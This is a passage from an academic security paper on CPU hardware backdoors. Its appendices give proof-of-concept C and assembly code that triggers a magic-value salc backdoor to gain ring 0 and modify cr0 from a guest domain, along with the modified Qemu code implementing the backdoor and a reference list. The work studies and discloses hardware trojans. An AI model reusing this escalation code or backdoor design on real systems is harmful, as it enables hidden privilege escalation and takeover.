        ".byte 0xcb\n"        //lret instruction
                              //we should avoid mnemonics here
    );

    exit(1);                  //should never be executed
}

/* end_f : function run in ring 3 when we return from ring 0 */
void end_f(void)
{
    __asm__ (
        "mov $0x34567890, %eax\n"  //Trigger backdoor that sets CPL=3
        "mov $0x78904321, %ebx\n"
        "mov $0x33445566, %ecx\n"
        "mov $0x11223344, %edx\n"
        ".byte 0xd6\n"
            );
    exit(1);                   //Exit of the program
}

int main(void)
{
    __asm__ (
        "push %eax\n"
        "push %ebx\n"
        "mov $0x12345678, %eax\n"
        "mov $0x56789012, %ebx\n"
        "mov $0x87651234, %ecx\n"
        "mov $0x12348256, %edx\n"  //Trigger of the backdoor
        ".byte 0xd6\n"             //salc instruction
        "nop\n"                    //CPL shoud be set to 0
        "lcall $0x08, $kern_f\n"   //ring 0 segment call on the kern_f
        "nop\n"                    //function
        "mov $0x34567890, %eax\n"  //this line should never be executed
        "mov $0x78904321, %ebx\n"  //we never return here.
        "mov $0x33445566, %ecx\n"  //just in case make sure that CPL
        "mov $0x11223344, %edx\n"  //setting is correct if we do.
        ".byte 0xd6\n"
        "pop ¨%eax\n"
        "pop  %ebx\n"
      );
      return 1;
}
```

## Appendix B: Use of the backdoor from part 5.2 to modify cr0

In the situation described in Sect. 5.2, only the virtual machine monitor is able to assert ring 0 privileges. The kernels of guest operating systems run in ring 1,[4] and applications run in ring 3. In normal operation, if any component of a guest domains tries to modify the cr0 register, this then generates a general protection fault that will be caught by the virtual machine monitor.

```
//read_cr0_no_bd.c file
#include <stdio.h>
int res = 0;
extern void test(void);
asm (
    ".globl test\n"          //Test function
    "test:\n"
        "mov %cr0, %eax\n"   //copy cr0
        "mov %eax, %esi\n"   //in eax and esi
        "ret\n"
    );

int main(void)               //Main function (entry point)
{
    __asm__ volatile(
        "push %%eax\n"       //save eax
        "call $test\n"       //call test function

        "mov %%esi, %%eax\n" //copy esi in eax
        : "=a"(res));        //copy eax in "res"
    __asm__ volatile(
        "pop %eax\n"
       );
    printf("0x%.8x\n", res); //display res
    return 0;
}

[demo@localhost demo]./read_cr0_no_bd
Segmentation fault
```

If the attacker now activates the backdoor beforehand:

```
//read_cr0.c file
#include <stdio.h>
int res = 0;
extern void test(void);
asm (
    ".globl test\n"
    "test:\n"
        "mov %cr0, %eax\n"          //copy cr0 in eax
        "mov %eax, %esi\n"          //and in esi
        "lret\n"                    //return (exit from ring 0)
    );

int main(void)
{
   __asm__ volatile(
       "push %%eax\n"
       "push %%ebx\n"
       "push %%ecx\n"
       "push %%edx\n"
       "mov $0x12345678, %%eax\n"
       "mov $0x56789012, %%ebx\n"
       "mov $0x87651234, %%ecx\n"
       "mov $0x12348256, %%edx\n"
       ".byte 0xd6\n"            //backdoor activation
       "lcall $0x4b, $test\n"    //call to "test" on the 0x4b
                                 //segment (ring 0 entry)
       "mov %%esi, %%eax\n"      //copy esi in eax
       : "=a"(res));             //and eax in res
   __asm__ volatile(
       "mov $0x34567890, %eax\n"
       "mov $0x78904321, %ebx\n"
       "mov $0x33445566, %ecx\n"
       "mov $0x11223344, %edx\n"
       //backdoor deactivation
       ".byte 0xd6\n"
       "pop %edx\n"
       "pop %ecx\n"
       "pop %ebx\n"
       "pop %eax\n"
          );
   printf("0x%.8x\n", res);      //display res
   return 0;
}
```

The standard output now yields the value of the cr0 register:

```
[demo@localhost demo]./read_cr0
0x80005003b
```

The attacker can of course also modify the cr0 register (only the "test" function is presented, the "main" function is identical to that of the previous example:

```
//write_cr0.c file (partial)

asm (
    ".globl test\n"
    "test:\n"
        "mov %cr0, %eax\n"      //copy cr0 in eax
        "or $0x4300, %eax\n"    //modify eax
        "mov %eax, %cr0\n"      //copy eax in cr0
        "mov %cr0, %eax\n"      //copy cr0 in eax
        "mov %eax, %esi\n"      //copy cr0 in esi
        "lret\n"                //return to ring 3
    );                          //esi will contain
                                //cr0 modified value

[demo@localhost demo]./write_cr0
0x80005433b
```

In our proof of concept scheme, the CPU is a modified Qemu emulator and it is then easy to verify that the cr0 register that is modified is indeed the actual cr0 register of the CPU and not a virtual CPU presented to the guest domain by the hypervisor using the build-in console ($Ctrl + Alt + 2$).

```
(qemu) info registers
[....]
CR0=8005433b
[....]
```

The modification of cr0 is of course only an example of what is possible. It will of course be possible to add new segments or "call gates"[5] into the GDT. These techniques allow the attacker to take complete control of the system with techniques similar as those presented in [12].

[4] Or in VMX non root mode if hardware virtualization extensions are used. In all cases, however, with lower privileges than the virtual machine monitor.

[5] Call gates specify possible transitions between rings. Adding a ring 3 call gate that gives access to a ring 0 segment allows the attacker to add a permanent software backdoor to ring 0 privileges.

## Appendix C: Backdoor from part 5.2: modified Qemu instructions

In this section we show the Qemu source code modification that allows the implementation of the backdoor from part 5.2. It is at least necessary to implement a helper_salc function that will describe the behavior of the salc instruction as Qemu does not know by default how to interpret the instruction. It is also necessary to modify the helper_ret_protected and helper_lcall_protected_T0_T1 functions that describe the behavior of the "ret" (but also"iret" (return from interrupt) and "lret" (return with a change of current code segment)), and "lcall", respectively. For the sake of conciseness, only the modifications of the helper_lcall_protected_T0_T1 function are presented (modifications of the "salc" instructions are described in Sect. 5.2).

```
//helper_lcall_protected_T0_T1:
//T0 et T1 are global variables used by Qemu such as
//T0 stores the requested selector
//and T1 stores the requested instruction pointer for the call.
//So the emulated instruction is lcall $T0:T1

void helper_lcall_protected_T0_T1(int shift, int next_eip_addend) {
    int new_cs, new_stack, i;
    uint32_t e1, e2, cpl, dpl, rpl, selector, offset, param_count;
    uint32_t ss, ss_e1, ss_e2, sp, type, ss_dpl, sp_mask;
    uint32_t val, limit, old_sp_mask;
    target_ulong ssp, old_ssp, next_eip, new_eip;

    new_cs = T0; //get the requested code segment
    new_eip = T1; //get the requested instruction pointer
    next_eip = env->eip + next_eip_addend; //return address from
                                           //the call to push on the
                                           //stack

    if (backdoor_activated && (new_cs == 0x4b)){
    //if the backdoor is activated and the requested selector is
    // 0x4b
        sp = ESP; //ESP current value
        sp_mask = get_sp_mask(env->segs[R_SS].flags);
        ssp = env->segs[R_SS].base;
        //Push the code segment on the stack
        PUSHL(ssp, sp, sp_mask, env->segs[R_CS].selector);
        //Push the current stack segment on the stack
        PUSHL(ssp, sp, sp_mask, env->segs[R_SS].selector);
        //Push the return address
        PUSHL(ssp, sp, sp_mask, next_eip);
        //Push a "magic number"
        PUSHL(ssp, sp, sp_mask, 0xdeadbeef);
        ESP= sp;          //ESP update
        cpu_x86_set_cpl(env, 0); //CPL=0
        //Get the code and the stack segment in Qemu format
        load_segment(&e1, &e2, env->segs[R_CS].selector);
        load_segment(&ss_e1, &ss_e2, env->segs[R_SS].selector);
        //Change the DPL/RPL of the segment but no other characteristic
        cpu_x86_load_seg_cache(env, R_CS, 0x4b,
                               get_seg_base(e1, e2),
                               get_seg_limit(e1, e2),
                               e2 & ~(3<<DESC_DPL_SHIFT));
        //Change the DPL/RPL of the segment but no other characteristic
        cpu_x86_load_seg_cache(env, R_SS, 0x44,
                get_seg_base(ss_e1, ss_e2),
                get_seg_limit(ss_e1,ss_e2),
                ss_e2 & ~(3<<DESC_DPL_SHIFT));
        //instruction pointer update for the call
        EIP= new_eip;
    //end of the helper
    }
   [....]
}
```

## References


1. Agrawal, D., Baktir, S., Karakoyunlu, D., Rohatgi, P., Sunar, B.: Trojan detection using ic fingerprinting. In: Proceedings of the IEEE Symposium on Security and Privacy, pp. 296–310 (2007)
2. Akkar, M.-L., Bevan, R., Dischamp, P., Moyart, D.: Power analysis, what is now possible. In: Asiacrypt: Proceedings of Advances in Cryptology (2000)
3. Advanced Micro Devices (AMD). Amd virtualisation solutions. 2007. http://enterprise.amd.com/us-en/AMD-Business/business-Solutions/Consolidation/Virtualization.aspx.
4. Bellard, F.: Qemu opensource processor emulator (2007). http://fabrice.bellard.free.fr/qemu.
5. Bertoni, G., Zaccaria, V., Breveglieri, L., Monchiero, M.: Aes power attack based on induced cache miss and countermeasure. In: Proceedings of the International Conference on Information Technology: Coding and Computing (2005)
6. Bochs IA-32 Emulator Project. Bochs: think inside the bochs (2008). http://bochs.sourceforge.net.
7. CELAR. Computer and electronics security applications rendezvous (c&esar 2007). http://www.cesar-conference.fr/.
8. Collins, R.: Undocumented opcodes: Salc (1999). http://www.rcollins.org/secrets/opcodes/SALC.html.
9. Intel Corp. Intel core 2 extreme processor x6800 and intel core 2 duo desktop processor e6000 and e4000 sequence: Specification update (2007). http://www.intel.com/technology/architecture-silicon/intel64/index.htm.
10. David, F., Chan,E., Carlyle, J., Campbell, R.: Cloaker: Hardware supported rootkit concealment. In: Proceedings of the IEEE Symposium on Security and Privacy, pp. 296–310 (2008)
11. Dornseif, M.: Owned by an ipod: Firewire/1394 issues. In: CanSecWest security conference core05 (2005). http://cansecwest.com/core05/2005-firewire-cansecwest.pdf
12. Duflot, L., Etiemble, D., Grumelard, O.: Security issues related to pentium system management mode. In: Cansecwest security conference Core06 (2006)
13. Intel Corp. Intel 64 and ia 32 architectures software developer's manual, vol 1, basic architecture (2007). http://www.intel.com/design/processor/manuals/253665.pdf
14. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 3a: system programming guide part 1 (2007). http://www.intel.com/design/processor/manuals/253668.pdf
15. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 3b: system programming guide part 2 (2007). http://www.intel.com/design/processor/manuals/253669.pdf
16. King, S., Tucek, J., Cozzie, A., Grier, C., Jiang, W., Zhou, Y.: Designing and implementing malicious hardware. In: Proceedings of the first usenix workshop on large scale exploits and emergent threats, LEET'08 (2008)
17. Kocher, P.: Timing attacks on implementations of diffie-hellman, rsa, dss and other systems. In: CRYPTO 1996: Proceedings of Advances in Cryptology (1996)
18. Kocher, P., Jaffe, J., Jun, B.: Differential power analysis. In: CRYPTO'99: Proceedings of Advances in Crytology (1999)
19. OpenBSD core team. The openbsd project (2007). http://www.openbsd.org
20. OpenBSD core team. Openbsd security page (2007). http://www.openbsd.org/security.html
21. PCI-SIG. Pci local bus specification, revision 2.1 (1995)
22. Smith, S., Perez, R., Weingart, S., Austel, V.: Validating a high-performance, programmable secure coprocessor. In: Proceedings of the 22nd National Information System Security Conference (1999)
23. Tsunoo, Y., Saito, T., Suzaki, T., Shigeri, M., Miyauchi, H.: Cryptanalysis of des implemented on computers with cache. In: CHES '03: Proceedings of the 4th Workshop on Cryptographic Hardware and Embedded Software (2003)
24. University of Cambridge. Xen virtual machine monitor (2007). http://www.cl.cam.ac.uk/research/srg/netos/xen/documentation.html